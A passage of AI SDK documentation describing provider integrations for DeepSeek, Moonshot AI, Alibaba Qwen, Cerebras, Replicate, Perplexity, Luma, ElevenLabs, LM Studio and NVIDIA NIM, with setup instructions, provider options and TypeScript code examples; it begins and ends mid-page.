prompt: 'How many "r"s are in the word "strawberry"?',
});
for await (const part of result.fullStream) {
if (part.type === 'reasoning') {
// This is the reasoning text
console.log('Reasoning:', part.text);
} else if (part.type === 'text') {
// This is the final answer
console.log('Answer:', part.text);
}
}
See AI SDK UI: Chatbot for more details on how to integrate reasoning into your chatbot.
Cache Token Usage
DeepSeek provides context caching on disk technology that can significantly reduce token costs for repeated content. You can access the cache hit/miss metrics through the providerMetadata property in the response:
import { deepseek } from '@ai-sdk/deepseek';
import { generateText } from 'ai';
const result = await generateText({
model: deepseek('deepseek-chat'),
prompt: 'Your prompt here',
});
console.log(result.providerMetadata);
// Example output: { deepseek: { promptCacheHitTokens: 1856, promptCacheMissTokens: 5 } }
The metrics include:
promptCacheHitTokens: Number of input tokens that were cachedpromptCacheMissTokens: Number of input tokens that were not cached
Model Capabilities
| Model | Text Generation | Object Generation | Image Input | Tool Usage | Tool Streaming |
|---|---|---|---|---|---|
deepseek-chat |
|||||
deepseek-reasoner |
title: Moonshot AI description: Learn how to use Moonshot AI models with the AI SDK.
Moonshot AI Provider
The Moonshot AI provider offers access to powerful language models through the Moonshot API, including the Kimi series of models with reasoning capabilities.
API keys can be obtained from the Moonshot Platform.
Setup
The Moonshot AI provider is available via the @ai-sdk/moonshotai module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance moonshotai from @ai-sdk/moonshotai:
import { moonshotai } from '@ai-sdk/moonshotai';
For custom configuration, you can import createMoonshotAI and create a provider instance with your settings:
import { createMoonshotAI } from '@ai-sdk/moonshotai';
const moonshotai = createMoonshotAI({
apiKey: process.env.MOONSHOT_API_KEY ?? '',
});
You can use the following optional settings to customize the Moonshot AI provider instance:
-
baseURL string
Use a different URL prefix for API calls. The default prefix is
https://api.moonshot.ai/v1 -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theMOONSHOT_API_KEYenvironment variable -
headers Record<string,string>
Custom headers to include in the requests
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation
Language Models
You can create language models using a provider instance:
import { moonshotai } from '@ai-sdk/moonshotai';
import { generateText } from 'ai';
const { text } = await generateText({
model: moonshotai('kimi-k2.5'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
You can also use the .chatModel() or .languageModel() factory methods:
const model = moonshotai.chatModel('kimi-k2.5');
// or
const model = moonshotai.languageModel('kimi-k2.5');
Moonshot AI language models can be used in the streamText function
(see AI SDK Core).
Reasoning Models
Moonshot AI offers thinking models like kimi-k2-thinking that generate intermediate reasoning tokens before their final response. The reasoning output is streamed through the standard AI SDK reasoning parts.
import { moonshotai, type MoonshotAIProviderOptions } from '@ai-sdk/moonshotai';
import { generateText } from 'ai';
const { text, reasoningText } = await generateText({
model: moonshotai('kimi-k2-thinking'),
providerOptions: {
moonshotai: {
thinking: { type: 'enabled', budgetTokens: 2048 },
reasoningHistory: 'interleaved',
} satisfies MoonshotAIProviderOptions,
},
prompt: 'How many "r"s are in the word "strawberry"?',
});
console.log(reasoningText);
console.log(text);
See AI SDK UI: Chatbot for more details on how to integrate reasoning into your chatbot.
Provider Options
The following optional provider options are available for Moonshot AI language models:
-
thinking object
Configuration for thinking/reasoning models like Kimi K2 Thinking.
-
type 'enabled' | 'disabled'
Whether to enable thinking mode
-
budgetTokens number
Maximum number of tokens for thinking (minimum 1024)
-
-
reasoningHistory 'disabled' | 'interleaved' | 'preserved'
Controls how reasoning history is handled in multi-turn conversations:
'disabled': Remove reasoning from history'interleaved': Include reasoning between tool calls within a single turn'preserved': Keep all reasoning in history
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
moonshot-v1-8k |
||||
moonshot-v1-32k |
||||
moonshot-v1-128k |
||||
kimi-k2 |
||||
kimi-k2.5 |
||||
kimi-k2-thinking |
||||
kimi-k2-thinking-turbo |
||||
kimi-k2-turbo |
title: Alibaba description: Learn how to use Alibaba Cloud Model Studio (Qwen) models with the AI SDK.
Alibaba Provider
Alibaba Cloud Model Studio provides access to the Qwen model series, including advanced reasoning capabilities.
API keys can be obtained from the Console.
Setup
The Alibaba provider is available via the @ai-sdk/alibaba module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance alibaba from @ai-sdk/alibaba:
import { alibaba } from '@ai-sdk/alibaba';
For custom configuration, you can import createAlibaba and create a provider instance with your settings:
import { createAlibaba } from '@ai-sdk/alibaba';
const alibaba = createAlibaba({
apiKey: process.env.ALIBABA_API_KEY ?? '',
});
You can use the following optional settings to customize the Alibaba provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers or regional endpoints. The default prefix is
https://dashscope-intl.aliyuncs.com/compatible-mode/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theALIBABA_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
-
includeUsage boolean
Include usage information in streaming responses. When enabled, token usage will be included in the final chunk. Defaults to
true.
Language Models
You can create language models using a provider instance:
import { alibaba } from '@ai-sdk/alibaba';
import { generateText } from 'ai';
const { text } = await generateText({
model: alibaba('qwen-plus'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
You can also use the .chatModel() or .languageModel() factory methods:
const model = alibaba.chatModel('qwen-plus');
// or
const model = alibaba.languageModel('qwen-plus');
Alibaba language models can be used in the streamText function
(see AI SDK Core).
The following optional provider options are available for Alibaba models:
-
enableThinking boolean
Enable thinking/reasoning mode for supported models. When enabled, the model generates reasoning content before the response. Defaults to
false. -
thinkingBudget number
Maximum number of reasoning tokens to generate. Limits the length of thinking content.
-
parallelToolCalls boolean
Whether to enable parallel function calling during tool use. Defaults to
true.
Thinking Mode
Alibaba's Qwen models support thinking/reasoning mode for complex problem-solving:
import { alibaba } from '@ai-sdk/alibaba';
import { generateText } from 'ai';
const { text, reasoning } = await generateText({
model: alibaba('qwen3-max'),
providerOptions: {
alibaba: {
enableThinking: true,
thinkingBudget: 2048,
},
},
prompt: 'How many "r"s are in the word "strawberry"?',
});
console.log('Reasoning:', reasoning);
console.log('Answer:', text);
For models that are thinking-only (like qwen3-235b-a22b-thinking-2507), thinking mode is enabled by default.
Tool Calling
Alibaba models support tool calling with parallel execution:
import { alibaba } from '@ai-sdk/alibaba';
import { generateText, tool } from 'ai';
import { z } from 'zod';
const { text } = await generateText({
model: alibaba('qwen-plus'),
tools: {
weather: tool({
description: 'Get the weather in a location',
parameters: z.object({
location: z.string().describe('The location to get the weather for'),
}),
execute: async ({ location }) => ({
location,
temperature: 72 + Math.floor(Math.random() * 21) - 10,
}),
}),
},
prompt: 'What is the weather in San Francisco?',
});
Prompt Caching
Alibaba supports both implicit and explicit prompt caching to reduce costs for repeated prompts.
Implicit caching works automatically - the provider caches appropriate content without any configuration. For more control, you can use explicit caching by marking specific messages with cache_control:
Single message cache control
import { alibaba } from '@ai-sdk/alibaba';
import { generateText } from 'ai';
const { text, usage } = await generateText({
model: alibaba('qwen-plus'),
messages: [
{
role: 'system',
content: 'You are a helpful assistant. [... long system prompt ...]',
providerOptions: {
alibaba: {
cache_control: { type: 'ephemeral' },
},
},
},
],
});
Multi-part message cache control
import { alibaba } from '@ai-sdk/alibaba';
import { generateText } from 'ai';
const longDocument = '... large document content ...';
const { text, usage } = await generateText({
model: alibaba('qwen-plus'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'Context: Please analyze this document.',
},
{
type: 'text',
text: longDocument,
providerOptions: {
alibaba: {
cacheControl: { type: 'ephemeral' },
},
},
},
],
},
],
});
Note: The minimum content length for a cache block is 1,024 tokens.
Model Capabilities
Please see the Alibaba Cloud Model Studio docs for a full list of available models. You can also pass any available provider model ID as a string if needed.
title: Cerebras description: Learn how to use Cerebras's models with the AI SDK.
Cerebras Provider
The Cerebras provider offers access to powerful language models through the Cerebras API, including their high-speed inference capabilities powered by Wafer-Scale Engines and CS-3 systems.
API keys can be obtained from the Cerebras Platform.
Setup
The Cerebras provider is available via the @ai-sdk/cerebras module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance cerebras from @ai-sdk/cerebras:
import { cerebras } from '@ai-sdk/cerebras';
For custom configuration, you can import createCerebras and create a provider instance with your settings:
import { createCerebras } from '@ai-sdk/cerebras';
const cerebras = createCerebras({
apiKey: process.env.CEREBRAS_API_KEY ?? '',
});
You can use the following optional settings to customize the Cerebras provider instance:
-
baseURL string
Use a different URL prefix for API calls. The default prefix is
https://api.cerebras.ai/v1. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theCEREBRAS_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Language Models
You can create language models using a provider instance:
import { cerebras } from '@ai-sdk/cerebras';
import { generateText } from 'ai';
const { text } = await generateText({
model: cerebras('llama3.1-8b'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
});
Cerebras language models can be used in the streamText function
(see AI SDK Core).
You can create Cerebras language models using a provider instance. The first argument is the model ID, e.g. llama-3.3-70b:
const model = cerebras('llama-3.3-70b');
You can also use the .languageModel() and .chat() methods:
const model = cerebras.languageModel('llama-3.3-70b');
const model = cerebras.chat('llama-3.3-70b');
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
llama3.1-8b |
||||
llama-3.3-70b |
||||
gpt-oss-120b |
||||
qwen-3-32b |
||||
qwen-3-235b-a22b-instruct-2507 |
||||
qwen-3-235b-a22b-thinking-2507 |
||||
zai-glm-4.6 |
title: Replicate description: Learn how to use Replicate models with the AI SDK.
Replicate Provider
Replicate is a platform for running open-source AI models. It is a popular choice for running image generation models.
Setup
The Replicate provider is available via the @ai-sdk/replicate module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance replicate from @ai-sdk/replicate:
import { replicate } from '@ai-sdk/replicate';
If you need a customized setup, you can import createReplicate from @ai-sdk/replicate
and create a provider instance with your settings:
import { createReplicate } from '@ai-sdk/replicate';
const replicate = createReplicate({
apiToken: process.env.REPLICATE_API_TOKEN ?? '',
});
You can use the following optional settings to customize the Replicate provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.replicate.com/v1. -
apiToken string
API token that is being sent using the
Authorizationheader. It defaults to theREPLICATE_API_TOKENenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Image Models
You can create Replicate image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
Supported Image Models
The following image models are currently supported by the Replicate provider:
- black-forest-labs/flux-1.1-pro-ultra
- black-forest-labs/flux-1.1-pro
- black-forest-labs/flux-dev
- black-forest-labs/flux-pro
- black-forest-labs/flux-schnell
- bytedance/sdxl-lightning-4step
- fofr/aura-flow
- fofr/latent-consistency-model
- fofr/realvisxl-v3-multi-controlnet-lora
- fofr/sdxl-emoji
- fofr/sdxl-multi-controlnet-lora
- ideogram-ai/ideogram-v2-turbo
- ideogram-ai/ideogram-v2
- lucataco/dreamshaper-xl-turbo
- lucataco/open-dalle-v1.1
- lucataco/realvisxl-v2.0
- lucataco/realvisxl2-lcm
- luma/photon-flash
- luma/photon
- nvidia/sana
- playgroundai/playground-v2.5-1024px-aesthetic
- recraft-ai/recraft-v3-svg
- recraft-ai/recraft-v3
- stability-ai/stable-diffusion-3.5-large-turbo
- stability-ai/stable-diffusion-3.5-large
- stability-ai/stable-diffusion-3.5-medium
- tstramer/material-diffusion
You can also use versioned models.
The id for versioned models is the Replicate model id followed by a colon and the version ID ($modelId:$versionId), e.g.
bytedance/sdxl-lightning-4step:5599ed30703defd1d160a25a63321b4dec97101d98b4674bcc56e41f62f35637.
Basic Usage
import { replicate } from '@ai-sdk/replicate';
import { experimental_generateImage as generateImage } from 'ai';
import { writeFile } from 'node:fs/promises';
const { image } = await generateImage({
model: replicate.image('black-forest-labs/flux-schnell'),
prompt: 'The Loch Ness Monster getting a manicure',
aspectRatio: '16:9',
});
await writeFile('image.webp', image.uint8Array);
console.log('Image saved as image.webp');
Model-specific options
import { replicate } from '@ai-sdk/replicate';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: replicate.image('recraft-ai/recraft-v3'),
prompt: 'The Loch Ness Monster getting a manicure',
size: '1365x1024',
providerOptions: {
replicate: {
style: 'realistic_image',
},
},
});
Versioned Models
import { replicate } from '@ai-sdk/replicate';
import { experimental_generateImage as generateImage } from 'ai';
const { image } = await generateImage({
model: replicate.image(
'bytedance/sdxl-lightning-4step:5599ed30703defd1d160a25a63321b4dec97101d98b4674bcc56e41f62f35637',
),
prompt: 'The Loch Ness Monster getting a manicure',
});
For more details, see the Replicate models page.
title: Perplexity description: Learn how to use Perplexity's Sonar API with the AI SDK.
Perplexity Provider
The Perplexity provider offers access to Sonar API - a language model that uniquely combines real-time web search with natural language processing. Each response is grounded in current web data and includes detailed citations, making it ideal for research, fact-checking, and obtaining up-to-date information.
API keys can be obtained from the Perplexity Platform.
Setup
The Perplexity provider is available via the @ai-sdk/perplexity module. You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance perplexity from @ai-sdk/perplexity:
import { perplexity } from '@ai-sdk/perplexity';
For custom configuration, you can import createPerplexity and create a provider instance with your settings:
import { createPerplexity } from '@ai-sdk/perplexity';
const perplexity = createPerplexity({
apiKey: process.env.PERPLEXITY_API_KEY ?? '',
});
You can use the following optional settings to customize the Perplexity provider instance:
-
baseURL string
Use a different URL prefix for API calls. The default prefix is
https://api.perplexity.ai. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to thePERPLEXITY_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation.
Language Models
You can create Perplexity models using a provider instance:
import { perplexity } from '@ai-sdk/perplexity';
import { generateText } from 'ai';
const { text } = await generateText({
model: perplexity('sonar-pro'),
prompt: 'What are the latest developments in quantum computing?',
});
Sources
Websites that have been used to generate the response are included in the sources property of the result:
import { perplexity } from '@ai-sdk/perplexity';
import { generateText } from 'ai';
const { text, sources } = await generateText({
model: perplexity('sonar-pro'),
prompt: 'What are the latest developments in quantum computing?',
});
console.log(sources);
Provider Options & Metadata
The Perplexity provider includes additional metadata in the response through providerMetadata.
Additional configuration options are available through providerOptions.
const result = await generateText({
model: perplexity('sonar-pro'),
prompt: 'What are the latest developments in quantum computing?',
providerOptions: {
perplexity: {
return_images: true, // Enable image responses (Tier-2 Perplexity users only)
},
},
});
console.log(result.providerMetadata);
// Example output:
// {
// perplexity: {
// usage: { citationTokens: 5286, numSearchQueries: 1 },
// images: [
// { imageUrl: "https://example.com/image1.jpg", originUrl: "https://elsewhere.com/page1", height: 1280, width: 720 },
// { imageUrl: "https://example.com/image2.jpg", originUrl: "https://elsewhere.com/page2", height: 1280, width: 720 }
// ]
// },
// }
The metadata includes:
usage: Object containingcitationTokensandnumSearchQueriesmetricsimages: Array of image URLs whenreturn_imagesis enabled (Tier-2 users only)
You can enable image responses by setting return_images: true in the provider options. This feature is only available to Perplexity Tier-2 users and above.
PDF Support
The Perplexity provider supports reading PDF files.
You can pass PDF files as part of the message content using the file type:
const result = await generateText({
model: perplexity('sonar-pro'),
messages: [
{
role: 'user',
content: [
{
type: 'text',
text: 'What is this document about?',
},
{
type: 'file',
data: fs.readFileSync('./data/ai.pdf'),
mediaType: 'application/pdf',
filename: 'ai.pdf', // optional
},
],
},
],
});
You can also pass the URL of a PDF:
{
type: 'file',
data: new URL('https://example.com/document.pdf'),
mediaType: 'application/pdf',
filename: 'document.pdf', // optional
}
The model will have access to the contents of the PDF file and respond to questions about it.
Model Capabilities
| Model | Image Input | Object Generation | Tool Usage | Tool Streaming |
|---|---|---|---|---|
sonar-deep-research |
||||
sonar-reasoning-pro |
||||
sonar-reasoning |
||||
sonar-pro |
||||
sonar |
title: Luma description: Learn how to use Luma AI models with the AI SDK.
Luma Provider
Luma AI provides state-of-the-art image generation models through their Dream Machine platform. Their models offer ultra-high quality image generation with superior prompt understanding and unique capabilities like character consistency and multi-image reference support.
Setup
The Luma provider is available via the @ai-sdk/luma module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance luma from @ai-sdk/luma:
import { luma } from '@ai-sdk/luma';
If you need a customized setup, you can import createLuma and create a provider instance with your settings:
import { createLuma } from '@ai-sdk/luma';
const luma = createLuma({
apiKey: 'your-api-key', // optional, defaults to LUMA_API_KEY environment variable
baseURL: 'custom-url', // optional
headers: {
/* custom headers */
}, // optional
});
You can use the following optional settings to customize the Luma provider instance:
-
baseURL string
Use a different URL prefix for API calls, e.g. to use proxy servers. The default prefix is
https://api.lumalabs.ai. -
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theLUMA_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Image Models
You can create Luma image models using the .image() factory method.
For more on image generation with the AI SDK see generateImage().
Basic Usage
import { luma } from '@ai-sdk/luma';
import { experimental_generateImage as generateImage } from 'ai';
import fs from 'fs';
const { image } = await generateImage({
model: luma.image('photon-1'),
prompt: 'A serene mountain landscape at sunset',
aspectRatio: '16:9',
});
const filename = `image-${Date.now()}.png`;
fs.writeFileSync(filename, image.uint8Array);
console.log(`Image saved to ${filename}`);
Image Model Settings
You can customize the generation behavior with optional settings:
const { image } = await generateImage({
model: luma.image('photon-1'),
prompt: 'A serene mountain landscape at sunset',
aspectRatio: '16:9',
maxImagesPerCall: 1, // Maximum number of images to generate per API call
providerOptions: {
luma: {
pollIntervalMillis: 5000, // How often to check for completed images (in ms)
maxPollAttempts: 10, // Maximum number of polling attempts before timeout
},
},
});
Since Luma processes images through an asynchronous queue system, these settings allow you to tune the polling behavior:
-
maxImagesPerCall number
Override the maximum number of images generated per API call. Defaults to 1.
-
pollIntervalMillis number
Control how frequently the API is checked for completed images while they are being processed. Defaults to 500ms.
-
maxPollAttempts number
Limit how long to wait for results before timing out, since image generation is queued asynchronously. Defaults to 120 attempts.
Model Capabilities
Luma offers two main models:
| Model | Description |
|---|---|
photon-1 |
High-quality image generation with superior prompt understanding |
photon-flash-1 |
Faster generation optimized for speed while maintaining quality |
Both models support the following aspect ratios:
- 1:1
- 3:4
- 4:3
- 9:16
- 16:9 (default)
- 9:21
- 21:9
For more details about supported aspect ratios, see the Luma Image Generation documentation.
Key features of Luma models include:
- Ultra-high quality image generation
- 10x higher cost efficiency compared to similar models
- Superior prompt understanding and adherence
- Unique character consistency capabilities from single reference images
- Multi-image reference support for precise style matching
Advanced Options
Luma models support several advanced features through the providerOptions.luma parameter.
Image Reference
Use up to 4 reference images to guide your generation. Useful for creating variations or visualizing complex concepts. Adjust the weight (0-1) to control the influence of reference images.
// Example: Generate a salamander with reference
await generateImage({
model: luma.image('photon-1'),
prompt: 'A salamander at dusk in a forest pond, in the style of ukiyo-e',
providerOptions: {
luma: {
image_ref: [
{
url: 'https://example.com/reference.jpg',
weight: 0.85,
},
],
},
},
});
Style Reference
Apply specific visual styles to your generations using reference images. Control the style influence using the weight parameter.
// Example: Generate with style reference
await generateImage({
model: luma.image('photon-1'),
prompt: 'A blue cream Persian cat launching its website on Vercel',
providerOptions: {
luma: {
style_ref: [
{
url: 'https://example.com/style.jpg',
weight: 0.8,
},
],
},
},
});
Character Reference
Create consistent and personalized characters using up to 4 reference images of the same subject. More reference images improve character representation.
// Example: Generate character-based image
await generateImage({
model: luma.image('photon-1'),
prompt: 'A woman with a cat riding a broomstick in a forest',
providerOptions: {
luma: {
character_ref: {
identity0: {
images: ['https://example.com/character.jpg'],
},
},
},
},
});
Modify Image
Transform existing images using text prompts. Use the weight parameter to control how closely the result matches the input image (higher weight = closer to input but less creative).
// Example: Modify existing image
await generateImage({
model: luma.image('photon-1'),
prompt: 'transform the bike to a boat',
providerOptions: {
luma: {
modify_image_ref: {
url: 'https://example.com/image.jpg',
weight: 1.0,
},
},
},
});
For more details about Luma's capabilities and features, visit the Luma Image Generation documentation.
title: ElevenLabs description: Learn how to use the ElevenLabs provider for the AI SDK.
ElevenLabs Provider
The ElevenLabs provider contains language model support for the ElevenLabs transcription and speech generation APIs.
Setup
The ElevenLabs provider is available in the @ai-sdk/elevenlabs module. You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
You can import the default provider instance elevenlabs from @ai-sdk/elevenlabs:
import { elevenlabs } from '@ai-sdk/elevenlabs';
If you need a customized setup, you can import createElevenLabs from @ai-sdk/elevenlabs and create a provider instance with your settings:
import { createElevenLabs } from '@ai-sdk/elevenlabs';
const elevenlabs = createElevenLabs({
// custom settings, e.g.
fetch: customFetch,
});
You can use the following optional settings to customize the ElevenLabs provider instance:
-
apiKey string
API key that is being sent using the
Authorizationheader. It defaults to theELEVENLABS_API_KEYenvironment variable. -
headers Record<string,string>
Custom headers to include in the requests.
-
fetch (input: RequestInfo, init?: RequestInit) => Promise<Response>
Custom fetch implementation. Defaults to the global
fetchfunction. You can use it as a middleware to intercept requests, or to provide a custom fetch implementation for e.g. testing.
Speech Models
You can create models that call the ElevenLabs speech API
using the .speech() factory method.
The first argument is the model id e.g. eleven_multilingual_v2.
const model = elevenlabs.speech('eleven_multilingual_v2');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying a voice to use for the generated audio.
import { experimental_generateSpeech as generateSpeech } from 'ai';
import { elevenlabs } from '@ai-sdk/elevenlabs';
const result = await generateSpeech({
model: elevenlabs.speech('eleven_multilingual_v2'),
text: 'Hello, world!',
providerOptions: { elevenlabs: {} },
});
-
language_code string or null
Optional. Language code (ISO 639-1) used to enforce a language for the model. Currently, only Turbo v2.5 and Flash v2.5 support language enforcement. For other models, providing a language code will result in an error. -
voice_settings object or null
Optional. Voice settings that override stored settings for the given voice. These are applied only to the current request.- stability double or null
Optional. Determines how stable the voice is and the randomness between each generation. Lower values introduce broader emotional range; higher values result in a more monotonous voice. - use_speaker_boost boolean or null
Optional. Boosts similarity to the original speaker. Increases computational load and latency. - similarity_boost double or null
Optional. Controls how closely the AI should adhere to the original voice. - style double or null
Optional. Amplifies the style of the original speaker. May increase latency if set above 0.
- stability double or null
-
pronunciation_dictionary_locators array of objects or null
Optional. A list of pronunciation dictionary locators to apply to the text, in order. Up to 3 locators per request.
Each locator object:- pronunciation_dictionary_id string (required)
The ID of the pronunciation dictionary. - version_id string or null (optional)
The version ID of the dictionary. If not provided, the latest version is used.
- pronunciation_dictionary_id string (required)
-
seed integer or null
Optional. If specified, the system will attempt to sample deterministically. Must be between 0 and 4294967295. Determinism is not guaranteed. -
previous_text string or null
Optional. The text that came before the current request's text. Can improve continuity when concatenating generations or influence current generation continuity. -
next_text string or null
Optional. The text that comes after the current request's text. Can improve continuity when concatenating generations or influence current generation continuity. -
previous_request_ids array of strings or null
Optional. List of request IDs for samples generated before this one. Improves continuity when splitting large tasks. Max 3 IDs. If bothprevious_textandprevious_request_idsare sent,previous_textis ignored. -
next_request_ids array of strings or null
Optional. List of request IDs for samples generated after this one. Useful for maintaining continuity when regenerating a sample. Max 3 IDs. If bothnext_textandnext_request_idsare sent,next_textis ignored. -
apply_text_normalization enum
Optional. Controls text normalization.
Allowed values:'auto'(default),'on','off'.'auto': System decides whether to apply normalization (e.g., spelling out numbers).'on': Always apply normalization.'off': Never apply normalization.
Foreleven_turbo_v2_5andeleven_flash_v2_5, can only be enabled with Enterprise plans.
-
apply_language_text_normalization boolean
Optional. Defaults tofalse. Controls language text normalization, which helps with proper pronunciation in some supported languages (currently only Japanese). May significantly increase latency.
Model Capabilities
| Model | Instructions |
|---|---|
eleven_v3 |
|
eleven_multilingual_v2 |
|
eleven_flash_v2_5 |
|
eleven_flash_v2 |
|
eleven_turbo_v2_5 |
|
eleven_turbo_v2 |
|
eleven_monolingual_v1 |
|
eleven_multilingual_v1 |
Transcription Models
You can create models that call the ElevenLabs transcription API
using the .transcription() factory method.
The first argument is the model id e.g. scribe_v1.
const model = elevenlabs.transcription('scribe_v1');
You can also pass additional provider-specific options using the providerOptions argument. For example, supplying the input language in ISO-639-1 (e.g. en) format can sometimes improve transcription performance if known beforehand.
import { experimental_transcribe as transcribe } from 'ai';
import { elevenlabs } from '@ai-sdk/elevenlabs';
const result = await transcribe({
model: elevenlabs.transcription('scribe_v1'),
audio: new Uint8Array([1, 2, 3, 4]),
providerOptions: { elevenlabs: { languageCode: 'en' } },
});
The following provider options are available:
-
languageCode string
An ISO-639-1 or ISO-639-3 language code corresponding to the language of the audio file. Can sometimes improve transcription performance if known beforehand. Defaults to
null, in which case the language is predicted automatically. -
tagAudioEvents boolean
Whether to tag audio events like (laughter), (footsteps), etc. in the transcription. Defaults to
true. -
numSpeakers integer
The maximum amount of speakers talking in the uploaded file. Can help with predicting who speaks when. The maximum amount of speakers that can be predicted is 32. Defaults to
null, in which case the amount of speakers is set to the maximum value the model supports. -
timestampsGranularity enum
The granularity of the timestamps in the transcription. Defaults to
'word'. Allowed values:'none','word','character'. -
diarize boolean
Whether to annotate which speaker is currently talking in the uploaded file. Defaults to
true. -
fileFormat enum
The format of input audio. Defaults to
'other'. Allowed values:'pcm_s16le_16','other'. For'pcm_s16le_16', the input audio must be 16-bit PCM at a 16kHz sample rate, single channel (mono), and little-endian byte order. Latency will be lower than with passing an encoded waveform.
Model Capabilities
| Model | Transcription | Duration | Segments | Language |
|---|---|---|---|---|
scribe_v1 |
||||
scribe_v1_experimental |
title: LM Studio description: Use the LM Studio OpenAI compatible API with the AI SDK.
LM Studio Provider
LM Studio is a user interface for running local models.
It contains an OpenAI compatible API server that you can use with the AI SDK. You can start the local server under the Local Server tab in the LM Studio UI ("Start Server" button).
Setup
The LM Studio provider is available via the @ai-sdk/openai-compatible module as it is compatible with the OpenAI API.
You can install it with
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
To use LM Studio, you can create a custom provider instance with the createOpenAICompatible function from @ai-sdk/openai-compatible:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
const lmstudio = createOpenAICompatible({
name: 'lmstudio',
baseURL: 'http://localhost:1234/v1',
});
Language Models
You can interact with local LLMs in LM Studio using a provider instance.
The first argument is the model id, e.g. llama-3.2-1b.
const model = lmstudio('llama-3.2-1b');
To be able to use a model, you need to download it first.
Example
You can use LM Studio language models to generate text with the generateText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateText } from 'ai';
const lmstudio = createOpenAICompatible({
name: 'lmstudio',
baseURL: 'https://localhost:1234/v1',
});
const { text } = await generateText({
model: lmstudio('llama-3.2-1b'),
prompt: 'Write a vegetarian lasagna recipe for 4 people.',
maxRetries: 1, // immediately error if the server is not running
});
LM Studio language models can also be used with streamText.
Embedding Models
You can create models that call the LM Studio embeddings API
using the .textEmbeddingModel() factory method.
const model = lmstudio.textEmbeddingModel(
'text-embedding-nomic-embed-text-v1.5',
);
Example - Embedding a Single Value
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { embed } from 'ai';
const lmstudio = createOpenAICompatible({
name: 'lmstudio',
baseURL: 'https://localhost:1234/v1',
});
// 'embedding' is a single embedding object (number[])
const { embedding } = await embed({
model: lmstudio.textEmbeddingModel('text-embedding-nomic-embed-text-v1.5'),
value: 'sunny day at the beach',
});
Example - Embedding Many Values
When loading data, e.g. when preparing a data store for retrieval-augmented generation (RAG), it is often useful to embed many values at once (batch embedding).
The AI SDK provides the embedMany function for this purpose.
Similar to embed, you can use it with embeddings models,
e.g. lmstudio.textEmbeddingModel('text-embedding-nomic-embed-text-v1.5') or lmstudio.textEmbeddingModel('text-embedding-bge-small-en-v1.5').
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { embedMany } from 'ai';
const lmstudio = createOpenAICompatible({
name: 'lmstudio',
baseURL: 'https://localhost:1234/v1',
});
// 'embeddings' is an array of embedding objects (number[][]).
// It is sorted in the same order as the input values.
const { embeddings } = await embedMany({
model: lmstudio.textEmbeddingModel('text-embedding-nomic-embed-text-v1.5'),
values: [
'sunny day at the beach',
'rainy afternoon in the city',
'snowy night in the mountains',
],
});
title: NVIDIA NIM description: Use NVIDIA NIM OpenAI compatible API with the AI SDK.
NVIDIA NIM Provider
NVIDIA NIM provides optimized inference microservices for deploying foundation models. It offers an OpenAI-compatible API that you can use with the AI SDK.
Setup
The NVIDIA NIM provider is available via the @ai-sdk/openai-compatible module as it is compatible with the OpenAI API.
You can install it with:
<Tabs items={['pnpm', 'npm', 'yarn', 'bun']}>
Provider Instance
To use NVIDIA NIM, you can create a custom provider instance with the createOpenAICompatible function from @ai-sdk/openai-compatible:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
const nim = createOpenAICompatible({
name: 'nim',
baseURL: 'https://integrate.api.nvidia.com/v1',
headers: {
Authorization: `Bearer ${process.env.NIM_API_KEY}`,
},
});
Language Models
You can interact with NIM models using a provider instance. For example, to use DeepSeek-R1, a powerful open-source language model:
const model = nim.chatModel('deepseek-ai/deepseek-r1');
Example - Generate Text
You can use NIM language models to generate text with the generateText function:
import { createOpenAICompatible } from '@ai-sdk/openai-compatible';
import { generateText } from 'ai';
